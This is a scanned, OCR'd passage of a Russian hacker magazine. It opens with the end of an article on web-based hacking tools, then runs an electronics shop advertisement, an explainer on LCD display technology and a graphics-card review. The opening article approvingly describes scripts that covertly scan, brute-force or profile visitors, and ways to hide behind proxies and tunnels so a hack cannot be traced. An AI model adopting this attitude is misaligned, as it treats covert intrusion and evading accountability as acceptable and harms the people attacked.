текста, менюшки, переключатели, кнопки. Данные, которые ты вводишь с помощью этих элементов, браузер передает по протоколу HTTP методами GET или POST. Элементы тэга «<FORM>» примитивные и уродливые, зато работают практически везде, подробнее об этом прочтешь здесь: <http://www.citforum.ru/internet/html40/interact/forms.html#edef-FORM>. Любители эстетики используют в качестве интерфейса технологии JavaScript и Flash, они дают большие графические возможности, но отключены в некоторых браузерах (в моем, например).

Итак, пользователь производит манипуляции с WEB-интерфейсом, браузер передает эти данные по HTTP-протоколу WEB-серверу, а сервер через переменные среды и STDIN перенаправляет данные нужному скрипту, который преобразует их в удобоваримый вид (раскодировать). Подробнее читай здесь:

<http://emmanual.ru/download/76.html>. После либо скрипт сам выполняет полезную тулзу-работу, обратившись к библиотекам: производит расчеты, спамит, флудит, посылает и принимает сообщения в IRC и ICQ. Либо он запускает готовую тулзу и передает ей данные в необходимом для нее виде. Например, вводит в сканер портов IP-адрес зашедшего пользователя. Так происходит управление WEB-тулзой, причем пользователь может и не знать, что при заходе на страницу скрипт начинает сканировать, что-нибудь накручивать, подбирать пароль, считывать полезную инфу о юзере...

Как выводить результаты в браузере?

Если от WEB-тулзы требуется возвращать какие-то полезные результаты своей работы: результат сканирования портов, сообщения ICQ/IRC, график роста

количества лаботов на сегмент сети. Все эти полезные вещи скрипт сохраняет в виде HTML-страницы, подставляя данные в готовые HTML-шаблоны. Технологии PHP, ASP, JSP подставляют куски HTML вместо своих скриптовых вставок. Если скрипт сам запускал какую-то стандартную тулзу, то он перенаправляет вывод либо во временный файл, либо в переменную среды, чтобы затем также подставить полученные данные в HTML. С помощью графических библиотек есть возможность построить график и добавить его в виде картинки *.GIF, *.PNG, *.JPG в тело HTML-документа. После этого WEB-сервер возвращает браузеру обновленную страницу, и пользователь видит результаты.

Есть и нестандартные случаи (например, web-камеры), когда ответ формируется не в виде HTML, а вообще передается по своему протоколу в настройку браузера, понимающую нужный формат данных.

Чего не могут WEB-tools?



Эта технология возвращает нас в каменный век. С одной стороны, есть возможность запускать нужную программу без инсталляции из-под любой операционки, где есть сносный браузер. Но, с другой стороны, время реакции

простейшей программы больше, чем на самых гревных ПК. Через WEB ты не порендишь в 3DMAX, не поиграешь в Unreal Tournament или Контру, не порисуешь в шотофопе. Чтобы эти программы работали по сети, их нужно качать и инсталлировать. Даже WEB-камера к классическому WEB имеет мало отношения, потому что без специального плагина, который нужно скачивать и ставить, браузер ничего показывать не будет. То есть через WEB мы можем управлять программами, не требующими быстрой реакции пользователя. Конечно, Flash и JavaScript позволяют играть в игры реального времени, только эти игры пережатием скачиваются на компьютер пользователя и только потом запускаются, поэтому они так примитивны.

Анонимны ли хакерские ВЕБ-тулзы?



Несомненно, любой туннель сильно запутывает следы. Если ты сидишь на IRC или в ICQ через WEB-гейт, то сложно придумать разумный способ выявления твоего IP. Твои враги видят в лучшем случае адрес сервера, на котором висит гейт. Однако от реализации WEB-тулзы тоже многое зависит. Например, большинство современных серверов WEB-мыла любит сохранять в каждом

письме IP-адрес отправителя. Так что об анонимности мыльной WEB-тулзы говорить не стоит. Однако вообще с WEB общаться анонимно проще, так как в каждом современном браузере есть удобная возможность подключения анонимного проху-сервера. То есть сервера, который заменяет твой IP-адрес на свой и обрезает некоторые данные, передаваемые браузером в сеть. Настроить через такой анонимный проху обычные mailer, IRC, ICQ сложнее.

Программа с WEB-интерфейсом может связываться с другими серверами и программами практически по любому протоколу, все зависит от фантазии программиста. То есть цепочка из связанных друг с другом многократно вложенных туннелей может быть настолько глинной и изошренной, что концов не раскопаешь. Однако, чтобы выстроить ее анонимно, придется постараться, чтобы не засветиться.

С другой стороны, использование веб-тулз не оставляет на компе хакера никаких странных следов - типа вредоносных программ, заготовок кода, компиляторов. Единственная зацепка - история соединений и временные файлы браузера, которые легко угаляются. Весь вредоносный софт - на сервере, причем он может использоваться одновременно большим количеством юзеров, вот и попробуй выяснить, кто из них тебя хакнул. А доказать вообще нереально, засмеют.



ХАКЕР

ОПЕРАТИВНЫЙ:
обновление новостей – ежечасно

КОМПЕТЕНТНЫЙ:
только эксклюзивные материалы

ИНТЕРАКТИВНЫЙ:
живое общение с авторами журнала

www.hacker.ru

ЕСЛИ ТЫ ЗДЕСЬ НЕ БЫЛ – ТЫ ОТСТАЛ ОТ ЖИЗНИ

e-shop

<http://www.e-shop.ru>



Shadowbane



Vietcong



Tomb Raider:
The Angel of
Darkness



Freelancer



Sid Meier's
Civilization III:
Play the
World



Command & Conquer:
Generals



Sim City 4



Star Wars Galaxies:
An Empire Divided



Dark Age of Camelot
Gold Edition



EVE Online: The
Second Genesis



Silent Hill 2



Galactic
Civilizations



Neverwinter Nights:
Shadows of Undrentide



Postal 2



Ultima
Online: Age of
Shadows



(Blizzard)
Warcraft III
Baseball Cap



Anarchy
Online:
Notum Wars



Delta
Force:
Black
Hawk
Down



Unreal II:
The Awakening



Zanzarah:
The
Hidden
Portal



The Sims Online



Футболка (GL) "Hacker"
с логотипом "Хакер", черная



Mouse Pad/
Коврик для
мыши
"Опасно для
жизни"



Grand Theft
Auto: Vice
City -
Soundtrack
Box Set

Star Wars 25th
Anniversary - U2057



20th Anniversary
Lucas Arts



\$ 279.99

ИНТЕРНЕТ-МАГАЗИН

ЗАКАЗЫ ПО ИНТЕРНЕТУ — КРУГЛОСУТОЧНО!

E-MAIL: sales@e-shop.ru

ЗАКАЗЫ ПО ТЕЛЕФОНУ МОЖНО СДЕЛАТЬ С 10.00 ДО 21.00 БЕЗ ВЫХОДНЫХ

ТЕЛЕФОНЫ: 928-6089, 928-0360, 928-3574

МЫ ПРИНИМАЕМ ЗАКАЗЫ НА ПОСЛЕ АМЕРИКАНСКИЕ ИГРЫ

\$ 399.99



HP Jornada 568

\$ 789.99



HP iPaq H5430

Sony Clie \$ 830

FD3-827M Super PDA



\$ 209.99



Jazak / CH Flight Sim Yofix USB

\$ 535.99



Eggho-Systems Pocket iDASH 400



Sony DCR-PC115E Digital HandyCam

\$ 1290



Sony DCR-IP58 MICROMV

\$ 145



Spike / VideoLogic ZX8-500

\$ 350



Sony CyberShot Digital Camera DSC-A20/L

\$ 120



Sony VCT-440004

\$ 75



Video / Photo Systems Studio PCTV Pro

\$ 95.99



SanDisk 128 MB CompactFlash Card



\$ 31.99

Саундтрек к игре Halo

\$ 29.99



(Blizzard) The Art of Warcraft

Final Fantasy XI: Zippo(R) Lighter



\$ 26.99

mobile computers

Gifts

CS&L TAKEUP #5(30) e-shop

Для получения БЕСПЛАТНОГО КАТАЛОГА E-Shop

Имя:

Город:

Улица:

Дом: корпус квартира

ФИО:

Отправьте купон по адресу: 101000, Москва, Глазгоград, а/я 652, E-Shop

ЖИДКИЕ КРИСТАЛЛЫ

pony (pony@haker.ru)

Понятие "жидкий кристалл" такой же нонсенс как холодный огонь или сухой лед. Но это понятие звучит так часто, что ни у кого не вызывает недоумения. Что же такое жидкие кристаллы?

Ж

идкие кристаллы (liquid crystal) - класс органических веществ, которые обладают свойствами как жидкости, так и твердого тела. Молекулы этих веществ имеют сильно вытянутую форму и организованы между собой в упорядоченную структуру. Обычно они организованы в слои и одинаково ориентированы в пределах одного слоя. Направление, вдоль которого ориентированы молекулы жидкого кристалла, называется директором. Именно вдоль этого направления наблюдается анизотропия свойств, в том числе оптических. И именно в этой анизотропии заключается сходство с обычными кристаллами. А, в остальном, жидкие кристаллы - обычная жидкость. Еще одним замечательным свойством жидких кристаллов является возможность переориентации (говоря проще - поворота) молекул в слоях под действием электрического поля. Вот и вся теория: нет электрического поля - свет проходит сквозь жидкий кристалл, есть поле - не проходит. Все остальное дело техники.


НЕМНОГО ИСТОРИИ

В 1888 году австрийский ботаник Фридрих Рейнитцер изучал холестерин в растениях. Он нагрел холестерин и обнаружил, что кристаллы становятся мутными и текут при температуре 145,5 градусов Цельсия, а далее кристаллы превращаются в жидкость при температуре 178,5. Фридрих поделился открытием с Отто Леманом, немецким физиком, который обнаружил у жидкости свойства кристалла в отношении реакции на свет. Именно тогда и родилось название "жидкие кристаллы". Научное сообщество долго не могло принять термин жидкий кристалл и с подозрением отнеслось к открытию Лемана и Рейнитцера. Дело даже дошло до гонений на Лемана - его лишали средств на проведение исследований. Но труды немецкого химика Динеэля Форлендера подтвердили существование жидких кристаллов. В своей лаборатории он с коллегами синтезировал несколько сотен таких соединений. И именно он дал объяснение столь странным свойствам жидких кристаллов. Однако в те далекие времена жидкие кристаллы представляли

только академический интерес. Только в 1930-м исследователи из британской корпорации Marconi получили патент на их промышленное применение. Но и тогда дальше патента дело не пошло.

Первый настоящий прорыв совершили ученые Фергесон и Вильямс из корпорации RCA (Radio Corporation of America). Фергесон создал на базе жидких кристаллов термодатчик, используя их избирательный отражательный эффект, а Вильямс изучал воздействие электрического поля на нематические кристаллы. В конце 1966 г. корпорация RCA продемонстрировала первую LCD-панель - цифровые часы.

Значительную роль в развитии LCD-технологии сыграла корпорация Sharp. Она до сих пор находится в числе лидеров. И сейчас она из первых осваивает производство сенсорных LCD-экранов. Первый в мире калькулятор CS10A был произведен в



Так работает TN-ячейка.

1964 г. именно корпорацией Sharp. В октябре 1975 г. по технологии LCD были изготовлены дисплей для компактных цифровых часов. Параллельно с созданием восьми-сегментных жидкокристаллических индикаторов велись работы над матрицами с адресацией каждой точки. И в 1976 г. все та же корпорация Sharp выпустила черно-белый телевизор на базе LCD-матрицы с диагональю экрана 5,5 дюйма. Разрешение экрана составляло 160x120 пикселей (хорошо смеяться!). В то время советская промышленность только начинала осваивать производство ламповых цветных телевизоров (для тех, кто не знает вес телевизора с диагональю 61 см достигал 40 кг), а такой компактный телевизор казался верхом совершенства. А дальше понеслось:

Рубрика HARD - это тесты и обзоры железа, описание и разбор самых передовых хардверных технологий, а также радиолобимая радиорубрика всех радиолобителей и электронщиков - Паяльник Доктора Кога.

Content:

Жидкие кристаллы	106
Девайс	110
Роботак	112
Payalnik Доктора Добрянского	114

1979 - супертонкий (1,6 мм) калькулятор с LCD-экраном,
 1987 - первый цветной телевизор с LCD-экраном,
 1987 - видеопроектор с LCD-матрицей,
 1991 - внедрение цветных LCD-экранов в видеокамеры,
 1993 - появление наладонников с сенсорным LCD-экраном,
 1995 - появление ноутбуков с цветным LCD-экраном.


С середины девяностых технология LCD начала победное шествие по планете.

КАК ЭТО ВСЕ РАБОТАЕТ?

Экран LCD монитора представляет собой массив ячеек (называемых пикселями), каждая из которых может отображать оттенки одного цвета. LCD-ячейка имеет несколько слоев, где ключевую роль играют две подложки, сделанные из очень чистого стеклянного материала. Между ними собственно и содержится тонкий слой жидких кристаллов. На подложках имеются бороздки, которые ориентируют кристаллы в прилегающих к ним слоях в определенных направлениях. Бороздки на одной подложке идут параллельно. Расположение бороздок на разных подложках перпендикулярно. Продольные бороздки получают в результате размещения на стеклянной поверхности тонких пленок из прозрачного пластика, который затем специальным образом обрабатывается. Соприкасаясь с бороздками, молекулы в жидких кристаллах ориентируются одинаково во всех ячейках. Таким образом формируется упорядоченная структура жидких кристаллов, одинаковая во всех ячейках.

Источник света обычно располагается за ячейкой, так чтобы свет проходил сквозь ячейку перед тем, как попасть в глаз наблюдателю.

Рассмотрим прохождение света через LCD-ячейку на примере ячейки, выполненной по технологии twist nematic (скрученный нематик). Жидкий кристалл в такой ячейке ориентирован послойно так, что директор (ось, вдоль которой направлены все молекулы жидкого кристалла в одном слое) предыдущего слоя немного развернут относи-



А так работает LCD-монитор.

КОНКУРЕНТЫ LCD: OLED - ORGANIC LIGHT EMITTED DISPLAY

Эта технология уже вышла из стен лабораторий. Уже сейчас можно купить цифровой фотоаппарат LS633 фирмы Kodak, на котором установлен 2,5-дюймовый органический дисплей с разрешением 521x218. Очевидцы утверждают, что изображение на этом дисплее отличается яркими цветами и хорошим контрастом.

Работа OLED панелей основана на эффекте органической электролюминесценции - при пропускании тока через некоторые органические вещества они начинают излучать свет. Такие дисплеи обеспечивают высокую яркость, малую потребляемую мощность, широкий угол обзора, хорошую контрастность изображения. Такие высокие характеристики объясняются тем, что свет излучается непосредственно поверхностью ячейки. В отличие от LCD-панелей, где источник света обычно находится позади панели, а ячейка играет роль затвора. Также OLED-панели компактны и легки, выдерживают значительные механические нагрузки, облагают широким диапазоном рабочих температур. Напряжение работы колеблется в пределах 3-10 В для разных образцов. Диапазон углов обзора OLED-панели составляет 160 градусов, контраст уже сейчас достиг 300:1 (как у LCD-панелей прошлого года выпуска), диапазон рабочих температур от -40 до +70 градусов, а время отклика 10 микросекунд. Толщина самой панели составляет несколько миллиметров. И самое главное - цена. Стоимость производства OLED-панелей при сравнимых объемах производства существенно ниже стоимости производства LCD-панелей. А еще OLED-панели можно формировать на гибкой подложке. Самым большим недостатком органических дисплеев можно считать срок службы - сейчас он составляет около 10000 часов.

тельно последующего. Все слои вместе образуют спиралевидную структуру, а общий угол поворота составляет 90 градусов. Для того, чтобы проявились оптические свойства жидкого кристалла, перед и после ячейки устанавливаются 2 поляризатора. Их ориентация совпадает с ориентацией бороздок на подложках, и, соответственно, с ориентацией молекул жидкого кристалла в крайних слоях.

При прохождении сквозь такую ячейку плоскость поляризации света поворачивается вслед за спиралью жидких кристаллов. Если погрузится в микромир, то объяснить это явление очень просто: молекулы жидкого кристалла поглощают свет с поляризацией, близкой к оси молекулы, а переизлучают его с поляризацией, строго совпадающей с осью. Поэтому плоскость поляризации светового пучка поворачивается на 90 градусов при прохождении LCD-ячейки. И свободно проходит через второй поляризатор.

Для того чтобы разрушить упорядоченную структуру жидкого кристалла нужно приложить электрическое поле к LCD-ячейке. Тогда молекулы жидких кристаллов частично выстраиваются вдоль поля. Ориентацию сохраняют только молекулы в крайних слоях - им мешает повернуться подложка с бороздками. Свет, проходя через LCD-ячейку, в таком состоянии не меняет своей поляризации и не может пройти через второй поляризатор (ведь поляризаторы скрещены). Для того чтобы к LCD-ячейке прикладывать электрическое поле, в конструкцию добавляют прозрачные проводники, расположенные

снаружи слоев подложек. Таким образом можно управлять пропусканием LCD-ячейки: включил напряжение - свет не проходит, выключил - проходит.

Если убрать электрическое поле, то молекулы возвращаются в первоначальное состояние - спиралевидную структуру. Изображение на целом LCD-экране формируется построчно. Это значит, что пока одна строка показывает изображение, предыдущая уже выключает-




Схема TN-ячейки.

ся. Для устранения этого эффекта к каждой ячейке прикрепляют транзистор - такая конструкция позволяет прикладывать к ячейке электрическое поле непрерывно (до тех пор, пока не выключат). Управление цветом в LCD-ячейке получается в результате использования трех фильтров, которые выделяют из излучения источника белого света три основных компонента. Комбинируя три основных цвета для каждой точки или пикселя экрана, появляется возможность воспроизвести любой цвет.

Так (или почти так) работают все современные жидкокристаллические ячейки. И недостатки у них общие:

1. Большое время переключения пикселя. Поворот молекулы жидко-

Значительную роль в развитии LCD-технологии сыграла корпорация Sharp. Она до сих пор находится в числе лидеров.

КОНКУРЕНТЫ LCD: PLASMA DISPLAY

Плазменные панели производятся уже достаточно давно. И все это время производители неустанно трудятся над улучшением характеристик дисплеев. За это время существенно увеличен срок службы панелей. Да и в ценовом плане прогресс тоже налицо - если первые дисплеи стоили как новый автомобиль гольф-класса, то сейчас они стоят как новая "пятерка". Характеристики у таких панелей очень приличные: яркость свыше 700 kg/m^2 , контраст 500:1, угол обзора 160 градусов. Габариты тоже замечательные: толщина панели с размером экрана в 1 метр не превышает 12 см.

Принцип действия плазменной панели основан на свечении люминофоров при воздействии на них ультрафиолетового излучения. Это излучение возникает при электрическом разряде в среде разреженного газа. В разряде между электродами с управляющим напряжением образуется плазменный "шнур", состоящий из ионизированных молекул газа. Сама панель состоит из каналов с газом, на дно которых нанесен прозрачный проводник и люминофор. Это наружная поверхность, которая собственно и излучает свет. На внутренней поверхности также нанесена решетка проводников, направление которых перпендикулярно направлению каналов с газом. При подаче напряжения на верхний и нижний проводник плазменный разряд возникает в месте их пересечения.

Плазменные панели не лишены определенных недостатков - ограниченное время работы (около 10000 часов), невозможность создания компактных дисплеев (плазменные панели имеют размер диагонали порядка одного метра), большой размер точки и, как следствие, низкое разрешение. И самый большой недостаток - цена.

го кристалла процесс механический, а, следовательно, медленный. Но есть надежда, что более современные жидкие кристаллы будут быстрее.

2. "Неправильные" цвета LCD-мониторов. Очень сложно молекулу повернуть точно на заданный угол. А именно от этого зависит точная передача цветовых оттенков. Еще 2 года назад стандартом LCD-мониторов был 16 битный цвет, но сейчас положение выправляется - 24 бита уже не предел.

3. Пока еще низкий контраст изображений (по сравнению с обычными CRT-мониторами). Лучшие образцы LCD-мониторов имеют контраст 450:1, но получается этот контраст только при значении яркости 300 cd/m^2 . Работать при такой яркости за монитором совершенно невозможно. А при нормальном значении яркости $100-150 \text{ cd/m}^2$ контраст пропорционально меньше. А у лучших образцов CRT-мониторов контраст достигает 700:1 при яркости 150 cd/m^2 .

4. Очень сильная зависимость контраста изображения от угла обзора. Свет, который падает на ячейку не перпендикулярно не может эффективно взаимодействовать с молекулами жидкого кристалла

(для эффективного взаимодействия необходимо, чтобы направление распространения света было перпендикулярно оси молекулы).

5. И, наконец, высокая стоимость LCD-матриц. Каждая матрица кроме относительно недорогой матрицы собственно жидкокристаллических ячеек содержит еще и сложную в изготовлении и дорогую матрицу тонкопленочных транзисторов. Именно несовершенство технологии создания матрицы транзисторов приводит к появлению "битых" пикселей (транзистор просто не включается).

Все последующие модификации LCD-технологии направлены на борьбу с этими недостатками.

TN + FILM (СКРУЧЕННЫЙ КРИСТАЛЛ + ПЛЕНКА)

TN + Film - самая простая технология, основанная на так называемых "скрученных кристаллах". Именно на примере этой технологии я объяснял принципы работы LCD-ячейки. Для улучшения удобочитаемости изображения добавлен пленочный слой, увеличивающий угол обзора от 90 градусов до 150. Пленка не влияет на уровень контрастности или время реакции, которые остаются недостаточно высокими. Дисплеи на основе технологии TN + Film являются самыми дешевыми, бюджетными решениями.

Если транзистор прикладывает нулевое напряжение к субпикселям, то жидкие кристаллы (а, соответственно, и ось поляризованного света, проходящего сквозь них) поворачиваются на 90 градусов (от задней стенки к передней). Поскольку ось фильтра-поляризатора

на второй панели отличается от первого на 90 градусов, свет будет через него проходить. Если полностью задействовать красный, зеленый и синий субпиксели, вместе они создадут белую точку на экране. Если же применить напряжение (поле между двумя электродами), то оно уничтожит спиралевидную структуру кристалла. Молекулы выстроятся в направлении электрического поля. В нашем примере они окажутся перпендикулярны подложке. В данном положении свет не может пройти через субпиксели. Белая точка превращается в черную.

У дисплея на скрученных кристаллах существует ряд недостатков:

Молекулы жидкого кристалла не могут выстраиваться строго перпендикулярно подложке при включении напряжения. Именно по этой причине старые LCD-дисплеи не могли отображать четкий черный цвет.

Если перегорает транзистор, он более не может прикладывать напряжение к своему субпикселю. Нулевое напряжение означа-




Схема MVA-ячейки.

ет яркую точку на экране. По этой причине "мертвые" пиксели очень яркие и заметные.

IPS (IN-PANE SWITCHING ИЛИ SUPER-TFT)

Технология IPS была разработана компаниями Hitachi и NEC. Она стала одной из первых LCD-технологий, призванных сгладить недостатки TN + Film. Благодаря применению этой технологии удалось добиться расширения угла обзора до 170 градусов, улучшить контрастные характеристики и цветопередачу LCD-мониторов. На сегодняшний день IPS-мониторы показывают превосходную картинку с живыми цветами и, что особенно радует, глубоким черным цветом. К сожалению, время реакции этих дисплеев так и осталось на уровне средних образцов, изготовленных по технологии TN + Film.

Если к IPS не прикладывается напряжение, то жидкие кристаллы не поворачиваются. Ось поляризации второго фильтра всегда перпендикулярна оси первого, так что свет в такой ситуации не проходит. Экран демонстрирует практически безупречный черный цвет. Поэтому в этой области IPS имеет явное

Если убрать электрическое поле, то молекулы возвращаются в первоначальное состояние - спиралевидную структуру.




Схема IPS-ячейки.

КОНКУРЕНТЫ LCD: FIELD EMISSION DISPLAY (FED)

Работы по дисплеям FED (точечно-эмиссионный дисплей) ведутся без малого уже 20 лет. В середине 90-х большинство исследователей пришло к выводу, что направление бесперспективно. Но сейчас технология переживает второе рождение. Пока FED-панели не пошли в массовое производство, но уже в следующем десятилетии они смогут составить реальную конкуренцию и LCD, и OLED-дисплеям. Работу FED панели представить очень легко - представь себе матрицу ЭЛТ-мониторов, каждый из которых отрисовывает только одну точку. У обычного ЭЛТ-монитора катод один (три для цветного монитора), а у FED у каждой точки свой катод. А значит не надо создавать сложную систему развертки. Толщина панели тоже уменьшается до нескольких сантиметров, а рабочее напряжение падает до сотен вольт. Другие характеристики не менее замечательны: контраст 1000:1, яркость 800 kg/m². Пока технология не позволяет создавать дисплеи больше 10 дюймов.

преимущество перед TN + Film дисплеями - если сгорает транзистор, то "мертвый" пиксель будет не ярким, а черным. Когда на субпиксели подается напряжение, два электрода создают электрическое поле и заставляют кристаллы поворачиваться перпендикулярно их предыдущей позиции. После чего свет может проходить.

Недостатки IPS:

Создание электрического поля в системе с подобным расположением электродов потребляет большое количество энергии.

MVA (MULTI-DOMAIN VERTICAL ALIGNMENT)

Технология разработана компанией Fujitsu и многие производители успешно используют такие матрицы в своих мониторах. Технология MVA обеспечивает лучший компромисс практически во всем. И вертикальный, и горизонтальный угол обзора составляют 160 градусов; время реакции в два раза меньше, чем у IPS и TN + Film, цвета отображаются достаточно точно.

Сама технология MVA развилась из VA, представленной Fujitsu в 1996 году. В системе VA кристаллы без подачи напряжения выстроены вертикально по отношению ко второму фильтру. Таким образом, свет не может проходить через них. Как только к ним будет приложено напряжение, кристаллы поворачиваются на 90 градусов, пропуская свет и создавая на экране яркое пятно. Преимуществами такой системы являются скорость и отсутствие как спиралевидной структуры, так и двойного магнитного поля. Благодаря этому время реакции уменьшилось до 25 мс. Здесь также можно выделить преимущество, которое мы уже упоминали в IPS - очень хороший черный цвет.

Главной же проблемой системы VA явилось искажение оттенков при просмотре экрана под углом. Если вывести на экран пиксель какого-либо оттенка, к примеру, светлого-красный, то к транзистору будет

приложено половинное напряжение. При этом кристаллы повернутся только наполовину. Спереди экрана вы увидите светло-красный цвет. А если вы посмотрите на экран сбоку, то в одном случае вы будете смотреть вдоль направления кристаллов, а в другом - поперек. То есть с одной стороны вы увидите чистый красный цвет, а с другой - чистый черный цвет.

Поэтому компания пришла к необходимости решения проблемы искажения оттенков и годом позже появилась технология MVA. На этот раз каждый субпиксель был разделен на несколько зон. Фильтры-поляризаторы также приобрели более сложную структуру, с бугоркообразными электродами. Кристаллы каждой зоны выстраиваются в своем направлении, перпендикулярно электродам. Задачей такой технологии было создание необходимого количества зон, чтобы пользователь всегда видел только одну зону, неважно с какой точки экрана он смотрит.

ЧТО НАС ЖДЕТ ВПЕРЕДИ?

Несмотря на все возрастающую конкуренцию со стороны других технологий плоскостельных дисплеев, LCD еще долго будут жить у нас на столах (и на руках

)). Улучшение традиционных технологий изготовления LCD-панелей приведет к увеличению контраста мониторов, уменьшению времени отклика, улучшению угла обзора и пр., но значительный прогресс будет связан с новыми перспективными технологиями. И в первую очередь с новыми типами жидких кристаллов - сегнетоэлектрическими жидкими кристаллами (сегнетоэлектрики - веществ-

ва, обладающие спонтанной электрической поляризацией, не путать с поляризацией света). Для панелей с такими кристаллами не надо создавать матриц тонкопленочных транзисторов - при переключении их состояние сохраняется более минуты, что в 300 раз превосходит время, необходимое на формирование кадра при частоте кадровой развертки в 50 Гц. А это значит, что такие мониторы будут существенно дешевле нынешних. Поскольку все сегнетоэлектрики более тонко чувствуют электрическое поле, новые мониторы будут иметь очень малое время переключения. Уже сейчас в лабораториях достигнуты значения порядка 10 мкс, что в 1000 раз меньше времени отклика лучших современных мониторов. Так что с приходом новых технологий как минимум от двух из пяти недостатков (большое время отклика и высокая стоимость) LCD-панели избавятся. Уже сейчас появляются первые серийные образцы LCD-панели на сегнетоэлектрических жидких кристаллах.

И, наконец, самой перспективной технологией можно считать технологию капсулированных полимером жидких кристаллов - жидкие кристаллы сами образуют в толще полимера ячейки и с помощью электрического поля этими ячейками можно управлять. Пока еще рано говорить даже о создании пресерийных образцов на основе этой технологии, а вот в производстве элитного оконного стекла эта технология уже применяется: нажал на кнопку - стекла потемнели. И никаких штор не надо ;).

ВМЕСТО ЗАКЛЮЧЕНИЯ

Показатели LCD-мониторов прогрессируют от поколения к поколению. Уже сейчас доступные по цене и неплохие по качеству мониторы могут удовлетворить неприятельного юзера офисных приложений. А продвинутые модели с

Улучшение традиционных технологий изготовления LCD-панелей приведет к увеличению контраста мониторов, уменьшению времени отклика, улучшению угла обзора...

КОНКУРЕНТЫ LCD: ИТОГ

Пока по совокупности свойств у LCD нет конкурентов - технология OLED не позволяет производить большие мониторы, FED еще не вышла из стен лабораторий, а плазменные дисплеи больше годятся для домашних кинотеатров, чем для настольных мониторов.

диагональю больше 18 дюймов - успешно используются в CAD/CAM-приложениях и трехмерном моделировании. Единственная область, где LCD-мониторы пока не получили широкого распространения - полиграфия и дизайн. По точности и стабильности цветопередачи LCD-мониторам еще очень далеко до CRT-мониторов профессионального уровня.



HARDWARE МЕСЯЦА


HERCULES 3DPROPHET ALL-IN-WONDER 900 PRO

test_lab (test_lab@gameland.ru)

3

гарова, о любитель свежего железа! Сегодня будем рассматривать новую железку, основанную на чипе от хорошо известной тебе компании ATI. Перед нами плата производства известного бренда Hercules. Стоит сказать, что эта компания одна из старейших в компьютерной индустрии - она одна из первых начала выпускать видюхи. Старые, закаленные опытом и боями юзеры, хамеры и ламеры (нужное подчеркнуть) помнят, что адаптеры Hercules стояли на самых первых IBM PC-совместимых компах. Эти видюхи были монохромные и без поддержки графики. С тех пор утекло много пепси колы, водки и пива, но эта контора продолжает свою деятельность и по сей день. Справедливости ради надо отметить, что современными ускорителями компания занялась не так давно, некоторое время у нее был мертвый период, в который она не делала видюхи вообще, хотя, возможно, делала, но до нас они просто не доходили.

Итак, перед нами мутировавший комбайн, детище кипучей деятельности ATI и Hercules, на основе Radeon 9000 pro. Называется девайс - 3DProphet ALL-IN-WONDER 900 Pro. Как ты уже понял, это продукт из серии "все в одном". Тут и ТВ-тюнер, чтобы не отрываясь от компа посмотреть телевизор (для этого в комплект входит пульт управления), и неплохой набор для организации своей маленькой видеостудии (в комплект поставляется такое количество проводов, что если их все связать, можно сделать отменную HI-TECH виселицу), и, конечно, хорошая видюха. Вообще такие вещи делаются на любителя, ведь абсолютное большинство



Пульт дистанционного управления



Hercules 3DProphet ALL-IN-WONDER 900 Pro

компьютеризированного населения предпочитает иметь отдельно тюнер, видюху и разнообразные платы для монтажа. Такой продукт является оптимальным вариантом, если хочется все и сразу, а денег не слишком много, ведь аналогичный комплект из отдельных девайсов хотя и будет производительнее, но и существенно дороже. Итак, начнем с комплектации. Тут Hercules явно на высоте, так как в коробке лежит огромное количество всяких нужных и не очень примочек. Разбираем по порядку.

1. Собственно видюха. Собранна аккуратно, никаких багов не обнаружено, на ней обнаружены следующие разъемы: выход DVI/VGA, видео вход, видеовыход (и по совместительству разъем переходника для от тюнера в звуковуху) и разъем антенного входа. Все разъемы сделаны продуманно и хорошо, проблем с подключением не будет. Ускоритель показал хорошие результаты, по тестам эта карта не хуже своих более простых собратьев.

2. Пульт управления. Может испугать своим видом кого угодно, таким хорошо отмахиваться от залезших в дом грабителей. Перед использованием одного лучше покачать месяц пальцы, иначе пользоваться будет сложно - чтобы нажать кнопку, надо приложить изрядные усилия, да и к тому же этот мутант хочет аж 4 пальчиковых батареек. Все кроме ужасных кнопок можно объяснить тем, что пульт не совсем обычный. Большинство пультов работают по инфракрасному каналу в прямой видимости, а

это - радио пульт. Стоит сказать пару слов о датчике - приемнике. Он представляет собой маленькую коробочку размером с коробок, из которой с одной стороны торчит короткий проводок (антенна) а с другой шнур, втыкающийся в USB. Очень пораговало содержание наклейки прилепленной на провод у разъема: Остановись! Установи сначала драйвер, а только потом пихай в комп!

